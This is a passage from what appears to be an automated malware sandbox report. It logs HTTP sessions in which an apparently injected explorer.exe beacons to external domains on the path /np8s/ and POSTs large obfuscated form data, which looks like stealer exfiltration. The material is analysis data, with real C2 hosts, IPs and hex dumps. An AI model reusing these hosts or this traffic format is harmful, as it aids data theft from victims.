41 50 70 73 41 57 70 47 6d 55 64 39 74 53 44 33 54 6e 74 38 6a 63 58 43 41 78 6e 48 47 63 4c 30 54 63 69 53 68 64 4d 6f 31 44 55 57 64 51 71 41 54 41 53 63 7e 74 7e 69 77 59 47 46 4a 76 32 79 68 41 6b 6e 41 76 58 5a 73 57 28 4b 53 71 57 4d 64 68 57 78 4f 59 6c 74 5a 30 55 41 71 48 45 6f 46 73 76 74 6c 6a 54 31 43 71 7a 2d 50 6b 53 4f 28 4c 47 74 65 34 41 6e 39 66 6d 4d 69 71 79 52 68 6c 6f 42 6e 36 56 74 76 6a 7e 47 7a 75 69 6e 78 54 58 78 61 4d 64 54 36 47 62 35 36 4b 63 57 49 49 62 74 28 37 5a 4f 79 71 71 68 57 67 5a 4c 6c 6b 75 77 44 32 66 78 70 37 31 51 68 61 74 41 6a 2d 4f 6c 4b 38 30 67 74 31 7e 54 77 70 42 61 47 69 61 53 50 74 36 41 63 41 35 32 36 2d 63 38 28 67 7a 43 41 76 6a 49 4c 69 78 51 61 33 43 6f 6a 6e 4b 64 5a 59 50 4d 46 45 6e 50 73 74 63 36 28 61 48 73 73 66 4b 68 45 30 53 79 59 4b 28 31 66 55 55 55 38 66 57 4c 6d 34 70 63 71 47 39 6f 36 5f 4a 39 75 2d 76 5a 45 6a 4e 33 37 61 4a 4a 69 75 46 74 38 5f 79 6d 73 6e 54 4b 78 67 66 2d 58 63 44 6d 56 39 4b 61 43 74 47 51 76 58 38 55 65 71 79 69 59 52 75 4a 4e 4f 32 43 4e 67 79 4e 6c 69 59 64 65 4c 79 4a 35 4e 37 58 55 31 72 66 4a 39 35 39 38 30 4f 36 4d 36 75 35 42 76 6b 41 53 46 55 35 61 4e 7e 50 6d 69 65 59 55 77 75 50 64 33 30 6f 47 50 68 2d 30 73 30 37 42 37 58 62 36 5f 6e 4d 51 47 6c 5f 58 6b 78 4c 5a 4d 76 53 71 61 48 75 50 6a 49 79 38 70 45 6e 46 38 50 70 67 36 58 7a 41 66 7e 74 50 55 63 5a 54 56 4b 6f 6a 37 7a 5a 56 30 6c 30 75 78 51 2d 7e 67 74 61 6a 6a 47 7a 55 55 76 42 59 6b 55 66 53 59 39 73 4c 30 34 70 7e 48 6a 57 61 30 78 72 6e 30 5a 4c 45 55 46 59 79 41 4e 6a 37 62 65 67 6b 32 50 4b 79 48 68 36 62 31 62 4a 69 54 4a 6d 59 67 44 4e 46 71 76 55 75 31 45 4f 6d 46 53 74 4d 59 38 57 37 67 72 4c 72 61 39 62 69 44 56 2d 75 74 67 47 4e 69 42 6c 33 6e 52 37 34 4d 51 75 48 67 6e 68 32 43 34 4a 38 76 6c 6b 48 2d 73 66 51 2d 76 78 69 4b 43 70 53 46 41 6f 79 59 73 73 79 51 57 4b 4b 54 61 76 79 35 35 31 69 59 62 75 58 4d 6b 4c 52 5a 78 45 6e 5f 61 49 63 39 65 6b 72 42 35 43 4e 59 5a 4e 74 68 59 74 7e 72 51 47 42 2d 63 47 56 33 75 62 50 57 70 65 58 4c 48 49 64 4f 72 50 6f 42 70 31 66 72 38 6b 73 61 61 74 57 75 57 54 47 4e 79 62 51 6e 4c 5a 71 64 51 77 35 32 78 37 4a 39 74 6f 4b 6e 7e 56 54 78 32 63 41 55 46 4f 6a 6a 39 6f 32 36 6d 52 51 4f 37 53 46 41 68 4b 38 55 62 58 73 4e 79 34 4a 67 28 31 55 50 58 58 48 71 71 58 34 67 7e 4c 52 5a 31 61 51 45 43 32 6b 78 4d 78 5a 34 64 34 57 4d 68 4f 78 58 73 4c 70 45 4f 53 39 76 5a 74 61 76 58 39 53 4b 47 64 4a 6c 57 51 56 33 65 5f 75 64 4b 58 4c 59 4c 73 6c 44 67 41 31 58 56 4c 75 75 37 57 75 34 55 69 64 75 41 62 36 46 Data Ascii: c2MH6DeP=BCkGHnQ7x2wVxbPsWeXfP_uMx0ojaGQtKataAh2jcgQbodeTSuXTHn8lwzPuvBKKg7VUx Cq8fAyM8GfOU8i9Rb6JEpwvVcSKqzWRoLEKhjH8oN8gJZ~JiS8Dg0Rn79rHUZBhtCkIx0PZ3ktJmWMDj_2XzLMNOql AgBHwhR5NWAvoDgDmIuZS~m5ss-~jNFPE2SRZdVRVuIb3lUiYc_7uu9u0C_Sar9Xk9NqYKL5Gn6MpY-1eXRLBv2q_v j8qrGlEoMKZc9kduDyUFIFMHa6lvZiLqNMr~gZuFQqmbM9lU7i27ESQe3rHwuYjg_igfa241sWLNlStv01rIvylsaD 5lUzlmkvwLiBPNA18hIZmHwSrI6DJzJa_408lOpH520RBGwu_Ln0DpaC6SGv_guHVA4xZMop-1eG5yrUR3TViKx~Lu _5MgmX6CXi18KRNsHoVIsKFLJhBhs1OXo~gvSSwUehRqsqgIX2ZNkwlziCkRIlw9aECUaz0APpsAWpGmUd9tSD3Tnt 8jcXCAxnHGcL0TciShdMo1DUWdQqATASc~t~iwYGFJv2yhAknAvXZsW(KSqWMdhWxOYltZ0UAqHEoFsvtljT1Cqz-P kSO(LGte4An9fmMiqyRhloBn6Vtvj~GzuinxTXxaMdT6Gb56KcWIIbt(7ZOyqqhWgZLlkuwD2fxp71QhatAj-OlK80 gt1~TwpBaGiaSPt6AcA526-c8(gzCAvjILixQa3CojnKdZYPMFEnPstc6(aHssfKhE0SyYK(1fUUU8fWLm4pcqG9o6_J9u- vZEjN37aJJiuFt8_ymsnTKxgf-XcDmV9KaCtGQvX8UeqyiYRuJNO2CNgyNliYdeLyJ5N7XU1rfJ95980O6M6u5BvkASFU5a N~PmieYUwuPd30oGPh-0s07B7Xb6_nMQGl_XkxLZMvSqaHuPjIy8pEnF8Ppg6XzAf~tPUcZTVKoj7zZV0l0uxQ-~gt ajjGzUUvBYkUfSY9sL04p~HjWa0xrn0ZLEUFYyANj7begk2PKyHh6b1bJiTJmYgDNFqvUu1EOmFStMY8W7grLra9biDV- utgGNiBl3nR74MQuHgnh2C4J8vlkH-sfQ-vxiKCpSFAoyYssyQWKKTavy551iYbuXMkLRZxEn_alc9ekrB5CNYZ NthYt~rQGB-cGV3ubPWpeXLHIdOrPoBp1fr8ksaatWuWTGNybQnLZqdQw52x7J9toKn~VTx2cAUFOjj9o26mRQO7SF AhK8UbXsNy4Jg(1UPXXHqqX4g~LRZ1aQEC2kxMxZ4d4WMhOxXsLpEOS9vZtavX9SKGdJlWQV3e_udKXL YLslDgA1XVLuu7Wu4UiduAb6FS0esn4xttGtmwfGGcorGyCyKNwTnrXOJq_uMHCIXluTBRQOzxK1avDKcnKMbNbQoJ 1Y5jjEIqCsidZvexmcXAyp3MloaKQ~S9eOP~6BVbCcN4vQwwRBRnnz5gZb5QcjkYNxrFhBCbimFEbkkLO9K0eJlEZ5 7c7BNBH5H8Z(PnnCIziYry8sZNF(JC3aeLFAFKz2nnq5UuHgiFj3Z(gJsPN3qHSIGx77rFlrHFZRGGd3GG-9pim6Zj BCwP13LFzEPQ-QQm23jy_vmiaWeiJSbPdL3ybD5KBFGQBbJ4ynWxxhgLzEFtmq3Ipiw5I57Tm7w49WJ3Q6dJGpjjcb EtJjvtks0iSIHRcd4094gf9BHiUe1OELPgsPhgoOgjyiGMTT0XLbb0bkNxvzQI60G~whowv~moO5NVwyRUfCxWQrPB GfeiAjMzvY4k0xoqu(QekoAiE296ki-uRvogcpb2ZX-vixwXFmh0WhgjhoJWiJP9uMZVVp0r5947GBWf8x8IFQU9aH 3n5tqwHhD0zlQAmR-kHDXCbEs0G7D7G(zGwPaoAQy7LJsO1oSGhmTSZ4_QJLZN0CoNggqS2LQi9h648DjPvhpq3Sk6 iIu83ue1AiYx4rGbHR0YlNcb5Y8f1RiUCo5lbBKN0RXjKJRuAhU40bgBYtkA2BA~l50rVY1JYWMdiUMR8dXbgWhaGL ylkz4ALxgQnmrcIL lorFrbHzLBjGwBYGrR8JptSq7aTXmC05F3Lx0uflBUNNXl4caUoVsXW6YHkLT8nas5F(bLANNR vXvsGRhT40HJTvHPZBrTx4IO_FPz8dWLgr-IfMn~WtTvX6PxNf216U8(WoBXXrbqNDfyKoTyow6Sgh255F74290V8l G4vwHd69PYH31QaFSL0fjl1IyYe~pZq9o8G39anHRPIntFb1ZtZPfuMEq7rl5M5kZtkGPd2LYCcjhS11gqZFeA6qJc J0rDgrv3Nm3bJZFwalJLrkx~umBrHxQ1IQjdRBJim(VsnU7gTXe65fu1d3eKVwdSBYGZd5Rkqs31sSe7FFiSMC7JO~ IG2qJXWRY0MkogUcyCorjy5Qrh1mxTdmAgJ6cwhnuURSIlsQx22hOZox_F1a300WFlF(IGk2aD7xHAJmUiuH66zJm6 xyOyisM1oFMEgFtgWLxNbhQ6KvR3Gyj~iZ8xjbadl3tOpMe53gMltWQc9ajOuEDvB1pnYLtUsUq8xfMRZHPEmrR5SR aCX5_BYe4nsidUXksVAOxAr5yi0F5WFcIhIHB4LVbK6QveiAet6wmVKauxCNfUW4IBhKsxDGXtoylla0K~87xCtKN(k(sEnfdacHi9kKbJvnRN1q9pDVAppgqo9tRkYompF6Bbd1vsMuVGUPWb57BWdTfsulZPUtjdBGajNz4RIOsDA(15TA EcsQ_~AXmpiWXCH5bbyA1G-Y3OhSVfYmExz2sVql6Mh6Xn1J5ief5SchO4tNgxuJ3Q95O6-RwLhPVloeLU-jHAMtfC DrOfiteaK7HBgc1UVZfc-5vuTCo87F_0TtacnA1~Rz-i-hjzIXNTF12jgC8ShJv9OAWxIXdLjNxR1lU5HvE4qhokFC tLLLuDHX4vspIAFRX6Z2IAFSje4ib8g5cShA3fp4pZcxN2LAq4J7s7ze4yFL9SY1yo4UuZihZ9a94WpYhCh8pWlOpE R7vPaifUyjUYUcocO9iJR(V8_Z5(x1YSbqtkOQ4i36f~zrZMprbhfDgv-M_IEnFhx(ZcLiud_ORL6ouJOobV7MIw9w XEtetN1SVcdX7c42IY41dfkW8M_4pJh5bKGV94OUE016nP-0c0DdytCv7r340a6S9d0TFOOPCGVNLslUYUXrjMcn44 eQPj5FBnBgLciiyMKe3GQk3EILfkOk2va(fAUxG0UBpeTZmqQn4QLvC2Vy6MMAgYJsMd28WhCj1yyAdXzKoi1x4qJl os1sYIKvha4d7dxBYEvjlrPpXz8XzCx7NXnIRMV6pAEHVSyGTjbAGEaNguVQGVK0kkdI6tGJusybX1jD0vAlA7KQjw TFj1Ina(JO0Hmgv6u5w5ZCFsHRieuIvxU65jqQbE_SZanmrIAlU(Q7x1B3lTxi5BINJM6o0IdF5oKRhbyAtQH1BuOy FkviiSzjlkHpN7iR_~x(-eYciqPVXvnUiKJMJ0pffuVj1UzNSfnc3sLzAiWgD8KoRc8OQbg8JqCb3wgBFPVT14FBi8 kEW0ErimH7RevU2bmdBHlLKZTUU~ywwMMMyhXYkp9ZMNBZoJwSB06T6vISlq44KWFowFBVop4zqqG55o

Timestamp	kBytes transferred	Direction	Data
			u5q0Ywkt4ZhIKMDmJee2_oMZrohMS0ZpSOKHCaA7s5gu00XPddfa4eZuGsAdCI1NCafrVWL(fzg~P2eEPCNEvXd5ld pn2VXXBwV5JV9~46a~SfDyTsYaR5fChi_d0ezn2DrxK7F49OlBFdfr2k3AndKpDlO4f9LvzpZlFvqICbDSyrnTgEa7 wXVanhZccfgHINhn28UZjabcB1TlF0BPGB2iD4HD2GLxn4W93T1enTtxXEiKadjPEDwPykpCjmoblpJcqZf0DCroDY W8uuKivw7YR~xEMlmssosZEg4e96MWf7t5FF2kR(buLrlXs6lP80ydmPUb1K5o4hL8ap98wqin1fznoG32LvrHxJ_4 aabJSgVZj~_d6Vs9hxuZFM07VoUu1FMIcNqOi~CdpY880XFA5Pq~anVsVh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49810	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:27:43.433156013 CEST	7562	OUT	GET /np8s/?c2MH6DeP=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:27:43.669416904 CEST	7562	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 15:27:43 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49883	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:30.214937925 CEST	8583	OUT	GET /np8s/?c2MH6DeP=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkCDKr1q9/u4Y&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.ratebill.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:28:30.576174021 CEST	8651	IN	HTTP/1.1 200 OK Server: Tengine Date: Fri, 27 May 2022 15:28:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49913	104.21.4.45	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:55.788012028 CEST	9204	OUT	POST /np8s/ HTTP/1.1 Host: www.2264a.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.2264a.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.2264a.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 64 59 74 76 67 6a 62 54 4e 72 52 32 79 38 64 7a 58 30 67 55 4c 74 42 4c 52 53 6d 2d 6e 42 4b 6f 79 6f 7a 59 4a 6b 4b 56 42 77 49 43 34 62 7a 6b 7e 32 4c 4f 67 65 55 51 63 4e 32 52 63 66 4c 6b 4e 4c 58 30 28 69 47 32 48 66 54 34 4d 43 71 61 39 4d 4c 51 4b 57 30 47 32 41 66 46 58 63 4e 73 63 62 37 33 45 4c 57 41 44 6f 70 5a 43 68 7e 55 45 4d 6b 31 57 61 6d 6e 41 66 39 31 53 43 79 58 73 36 53 41 6d 79 31 58 64 36 79 36 62 5a 50 66 67 47 71 48 50 5f 61 67 51 33 76 53 76 34 49 5a 6b 39 35 36 6b 36 76 74 30 37 6f 31 5a 69 36 6e 7a 5f 5a 56 39 41 4d 50 67 79 76 69 34 67 62 4b 28 53 72 76 39 51 50 4c 38 4c 4b 31 55 39 31 5a 4a 49 39 6b 69 76 37 73 39 70 53 48 66 4d 49 54 58 6d 64 33 49 4d 76 49 33 47 50 73 44 52 63 4a 61 74 43 79 67 49 43 41 45 62 52 64 57 4e 4d 4c 6a 74 4c 4f 41 35 7e 45 7e 33 32 74 4d 6f 4b 43 48 4f 6e 76 52 53 65 78 35 59 30 71 70 6f 4d 49 7a 5a 30 57 44 61 66 6c 6a 52 35 67 59 64 28 59 51 67 61 67 48 64 42 51 46 61 52 78 59 6c 53 35 36 36 52 74 30 48 67 7a 6d 39 77 32 4d 78 52 56 41 4a 75 79 4d 38 4c 38 65 74 59 30 39 35 71 49 41 53 5a 43 33 4e 65 39 38 4f 78 58 62 56 46 66 73 4b 47 65 6c 56 32 30 47 49 55 6f 79 4a 6e 44 7a 34 65 47 58 45 39 77 69 63 73 41 6a 55 5a 4e 5a 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=dYtvgjbTNrR2y8dzX0gULtBLRSm-nBKoyozYJkKVBwIC4bzk~2LOgeUQcN2RcfLkNLX0(iG2HfT4MCqa9MLQKW0G2AfFXcNscb73ELWADopZCh~UEMk1WamnAf91SCyXs6SAmy1Xd6y6bZPfgGqHP _agQ3vSv4IZk956k6vt07o1Zi6nz_ZV9AMPgyvi4gbK(Srv9QPL8LK1U91ZJI9kiv7s9pSHfMITXmd3IMvI3GPsDRc JatCygICAEbRdWNMLjtLOA5~E~32tMoKCHOnvRSex5Y0qpoMIzZ0WDafljR5gYd(YQgagHdBQFaRxYlS566Rt0Hgzm 9w2MxRVAJuyM8L8etY095qIASZC3Ne98OxXbVFfsKGelV20GIUoyJnDz4eGXE9wicsAjUZNZQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49914	104.21.4.45	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:55.822349072 CEST	9218	OUT	POST /np8s/ HTTP/1.1 Host: www.2264a.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.2264a.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.2264a.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 64 59 74 76 67 68 28 46 41 37 38 77 38 4d 67 6a 55 48 51 41 41 38 52 4e 54 69 79 48 36 31 61 65 28 36 4c 55 52 46 36 6b 41 78 68 44 38 72 76 4e 36 78 6d 54 67 63 4e 30 49 6f 47 56 4c 50 33 6a 4e 4c 50 4b 28 69 79 32 56 75 71 6c 4d 67 43 30 39 70 66 54 47 57 30 4d 33 41 66 63 61 34 45 2d 63 62 33 4a 45 4c 50 62 41 59 56 5a 51 54 57 55 47 4c 51 36 4d 4b 6d 68 4e 5f 73 30 63 69 7e 77 73 38 36 59 6d 77 68 58 64 74 36 36 55 63 48 63 6d 48 71 47 55 5f 61 6c 41 6e 76 78 6d 59 45 6e 6b 39 74 4d 6b 37 44 74 30 4a 4d 31 5a 79 61 6e 69 6f 6c 61 7a 51 4d 4f 79 43 76 56 38 67 6e 58 28 54 44 7a 39 52 4c 78 38 5f 65 31 58 74 31 55 44 37 4d 45 6e 34 76 46 28 71 4f 67 66 4d 4e 48 58 53 46 76 49 4a 57 54 77 33 65 4a 50 56 6c 6b 61 6f 36 4d 69 6f 44 4a 4c 37 51 4a 57 4e 4e 36 6a 74 4c 67 41 34 75 45 7e 32 75 74 4e 4c 79 43 52 36 54 73 65 53 66 61 67 49 30 49 71 59 51 61 7a 5a 4e 52 44 65 54 44 69 6a 56 67 65 38 50 59 5a 78 61 6a 66 74 42 73 4b 36 51 76 52 46 53 69 36 36 51 41 30 47 67 5a 6d 4d 67 32 44 41 52 56 44 73 61 79 66 38 4c 38 43 39 5a 79 76 35 33 56 41 55 78 47 33 4e 75 4c 38 5a 68 58 43 6d 39 66 73 6f 75 65 70 46 32 30 41 49 55 5f 32 35 4f 4f 6c 37 57 6b 56 57 46 7a 6b 70 68 5f 70 57 63 6b 4a 4a 69 42 38 5f 62 76 70 75 50 53 70 4b 76 43 4d 56 6a 75 30 58 71 51 79 6c 73 65 4f 71 6c 35 51 37 35 62 37 37 42 31 6c 62 6d 56 32 45 56 6b 42 49 6a 5f 4a 47 56 77 41 51 35 6d 4e 49 44 65 6b 42 63 4e 64 67 43 79 5a 59 6c 4e 28 6b 6d 52 33 72 4e 4a 6c 6f 57 44 62 62 73 2d 31 76 35 6e 63 66 77 6d 4d 58 6d 52 56 51 61 57 50 71 58 4f 30 50 75 62 61 51 71 48 58 69 61 44 54 32 45 4c 48 42 78 58 44 30 6d 62 42 59 74 43 6b 76 45 66 43 34 7a 52 44 41 4e 31 71 37 37 41 67 36 70 62 57 4a 4e 54 45 6c 41 4f 75 30 63 34 66 52 41 42 28 43 53 61 37 32 6f 4c 4c 50 4e 41 46 45 28 67 48 70 55 32 41 6f 66 31 66 73 72 70 38 31 28 7a 4e 67 61 77 55 74 4b 58 71 48 53 77 51 77 68 31 42 4c 69 66 65 74 33 6e 4e 30 4e 6f 47 59 54 59 36 42 4c 6b 4b 71 67 51 44 71 67 58 39 36 74 73 4f 72 41 71 43 70 30 4a 6a 31 71 76 47 77 35 59 38 75 4a 4f 59 43 33 6f 6f 58 55 79 71 43 64 58 69 53 43 68 78 38 4e 54 46 74 64 76 61 33 34 64 61 36 74 63 4a 6e 44 6c 70 69 6c 65 48 50 6b 50 57 43 70 7a 61 53 57 67 74 73 31 4b 70 4a 43 37 6f 30 63 6a 6c 53 55 76 32 78 75 38 53 6a 36 38 6b 43 69 64 6b 6b 75 6b 6d 6e 56 4b 59 42 43 59 78 44 4e 49 75 53 63 76 70 6f 6f 58 6d 36 4c 33 32 61 32 7a 4c 38 63 71 34 39 4b 79 28 5f 6c 6e 72 39 62 66 32 37 4d 71 33 38 55 4f 79 70 4e 36 65 7a 64 58 52 64 65 76 73 51 4d 58 62 6e 67 32 70 6b 4f 42 72 30 65 44 70 35 38 30 70 4f 74 68 50 78 41 6f 37 2d 4f 63 7a 53 61 41 7a 67 31 31 6b 45 46 36 34 38 55 55 35 47 64 5f 74 6e 4c 78 50 31 5a 47 56 69 77 48 6c 38 35 34 47 4f 4c 4a 6a 68 70 6e 61 45 55 64 6b 41 55 45 56 70 7a 53 31 78 6b 49 31 41 4d 72 57 61 76 6d 50 49 51 75 4f 61 54 5a 30 76 37 31 31 38 4e 37 53 44 4e 67 7e 37 34 6e 52 62 31 4f 65 61 30 70 39 43 77 31 6b 78 6e 45 36 52 53 2d 79 78 6a 53 61 54 32 34 4c 5a 31 76 73 56 77 42 7a 6d 35 34 65 67 75 4d 4a 52 69 67 77 64 57 35 4f 6a 70 65 70 77 32 6b 65 79 77 61 73 61 6d 2d 52 50 77 6b 44 4c 59 68 48 4d 34 56 62 63 52 4d 58 76 35 41 66 6b 57 71 47 79 36 49 5a 38 68 51 57 4d 57 46 51 75 45 55 55 75 48 56 53 70 50 56 73 65 73 6a 78 48 28 77 44 61 78 4a 51 37 4e 46 69 54 66 5a 6d 36 61 75 44 75 63 4d 77 48 77 4b 36 2d 46 33 63 6f 4f 77 44 58 67 5f 38 36 79 7a 35 78 79 53 44 42 4e 61 7e 47 30 51 28 34 6e 72 49 47 34 7a 4b 71 58 67 58 6d 43 47 50 76 58 56 53 51 6a 78 75 61 6e 79 56 72 4d 48 70 62 49 65 39 6f 73 71 62 78 66 45 36 56 4e 45 6e 6b 57 75 34 48 72 65 6a 6a 74 62 78 35 79 79 44 64 5a 59 59 5a 4a 70 33 71 67 39 30 41 57 47 6d 77 52 4e 37 4c 37 79 50 48 70 6b 6a 4f 48 54 4e 66 6c 4c 38 34 69 4d 37 35 36 62 53 5f 64 4a 59 42 33 44 59 44 74 6d 4c 6e 65 4f 57 73 6c 43 69 61 64 6d 68 47 47 6a 4a 69 6e 56 39 59 41 4b 36 62 36 36 51 6b 54 54 5a 64 52 5f 6e 42 4d 6d 42 62 6c 78 4f 2d 35 35 63 6e 78 6c 66 55 62 48 54 51 63 73 6e 59 30 6d 4d 55 36 36 72 32 46 75 47 6e 6a 4a 62 5f 51 37 28 32 58 47 78 37 70 6f 7a 70 67 6a 77 64 38 55 54 31 68 37 45 46 46 54 7e 69 65 59 72 73 Data Ascii: c2MH6DeP=dYtvgh(FA78w8MgjUHQAA8RNTiyH61ae(6LURF6kAxhD8rvN6xmTgcN0IoGVLP3jNLPK(iy2VuqlMqC09pfTGW0M3Afca4E-cb3JELPbAYVZQTWUGLQ6MKmhN_s0ci~ws86YmwhXdt66UcHcmHqGU_alAnvxmYE

Timestamp	kBytes transferred	Direction	Data
			nk9tMk7Dt0JM1ZyaniolazQMOyCvV8gnX(TDz9RLx8_e1Xt1UD7MEn4vF(qOgfMNHXSFvIJWTw3eJPVlkao6MioDJL 7QJWNN6jtLgA4uE~2utNLyCR6TseSfagl0IqYQazZNRDeTDijVge8PYZxajftBsK6QvRFSi66QA0GgZmMg2DARVDsa yf8L8C9Zyv53VAUxG3NuL8ZhXCm9fsouepF20AIU_25OOl7WkVWFzkph_pWckJJiB8_bvpuPSpKvCMVju0XqQylseO ql5Q75b77B1lbmV2EVkBlj_JGVwAQ5mNIDekBcNdgCyZYlN(kmR3rNJloWDbbs-1v5ncfwmMXmRVQaWPqXO0PubaQq HXiaDT2ELHBxXD0mbBYtCkvEfC4zRDAN1q77Ag6pbWJNTElAOu0c4fRAB(CSa72oLLPNAFE(gHpU2Aof1fsrp81(zN gawUtKXqHSwQwh1BLifet3nN0NoGYTY6BLkKqgQDqgX96tsOrAqCp0Jj1qvGw5Y8uJOYC3ooXUyqCdXiSChx8NTFtd va34da6tcJnDlpileHPkPWCpzaSWgts1KpJC7o0cjlSUv2xu8Sj68kCidkkukmnVKYBCYxDNIuScvpooXm6L32a2zL 8cq49Ky(_lnr9bf27Mq38UOypN6ezdXRdevsQMXbng2pkOBr0eDp580pOthPxAo7-OczSaAzg11kEF648UU5Gd_tnL xP1ZGViwHl854GOLJjhpnaEUdkAUEVpzS1xkI1AMrWavmPIQuOaTZ0v7118N7SDNg~74nRb1Oea0p9Cw1kxnE6RS-y xjSaT24LZ1vsVwBzm54eguMJRigwdW5Ojpepw2keywasam-RPwkDLYhHM4VbcRMXv5AfkWqGy6IZ8hQW MWFQuEUUuHVSpPVsesjxH(wDaxJQ7NFiTfZm6auDucMwHwK6-F3coOwDXg_86yz5xySDBNa~G0Q(4nrl G4zKqXgXmCGPvXVSQjxuanyVrMHpbIe9osqbxfE6VNEnkWu4Hrejjtbx5yyDdZYYZJp3qg90AWGmwRN7L7yPHpkjOH TNflL84iM756bS_dJYB3DYDtmLneOWslCiadmhGGjJinV9YAK6b66QkTTZdR_nBMmBblxO-55cnxlfUbHTQcsnY0mM U66r2FuGnjJb_Q7(2XGx7pozpgjwd8UT1h7EFFT~ieYrs3y899Z8OmopA3nmEBHnqJYyecX01c-Fjt6K_AoKms8aJu GmyDmAMLLPw2NYGVdgD~CiV6iamT9H918xXv9jnXkY3CXi-84fG~dCqZ3SYZAdMhzajSO6BX_2BlPlZ7KUgmMAV6Gj JjSrFlSPvyYcrfQVq03Pjj1mYeJDztGAevwKAJZ0Ny0DPfeq92f4FknBX4i0JKvkgc7eKUcJr66fRNevfgvcD9_wbK FUDHc9EcMqe9Pnr~kMoLu1u6Praj1Fnxl(E1TgZblO5mgQHvDEMUnEqviT071SllCnuynQvVqr895nBpKpAtr~4lu8 _CsnD6odsGp0gbtkApj9wnNAIIVqy5sblKbdoySRoGKXlQvZbLGv-pnvdYsCByG0lQqJb(kzSnuibxcAsxFZZ4dGdX pQll1UuwExQ40Uv~tdhO4J-820qm9h2nt9iNMJrQldAvlwqiSOmEmb1q0YADa1rZlxyzo6qjIPMhw3cZDRz5mdXqM0 JFibmlc7bXXvaEzu_zmTHLMbRXxbX(t8ydUJsHhIHkvbQWblWwZ4d0YmzHiYaw99xNrzp3-Lx~S1O~dKHOwJL72L_B sipzrcbXk8fFpTtNCO2tR8ywiT6mEQTjUH4bNIoVRHS5DLv(JR9aXol0hdQ7fkW0TR4RHBHwmkH(MYrx1xQZ0eUoCF E8XosFU380Lmsr0SsyeguQq0ZoLURPhwTkHpAZNXty8KWtxlheVndxL4ipWGOJBgfYf6gBMygYKy1EyPPZAh3IkjhW zbr51iBMTG4a7UoGpfF6jq3zofFup1KWxetSluqm_3pTYicQLODnoF74NhdedlSskRRxu6om7xymM0tJ4YgB-NZmzw l5synJT8amYPvElfDMFX-RvHg3h8U95SZ1IS_oF21fEqlCsuUae50(gbFL2OJjRh6SePP9iRT8claJAbtthW9Al9Bv _bYj2RLOpqqNHzzWmB2TrExl2M1U4VCDgOO~MPu1-Maz7PpR4mDtTl0vF8cKaomP1NZEwgrc9hAA0hdbfsTVyrji04 MjoSDuvgaypL4Fh(SVkBJ8NFqwX3ihT4UC5JswmwQ(5B7sL8TtvW1K5CxKoGqulAkHx9BmnSMiMMieRUxUFRZqBEpQ 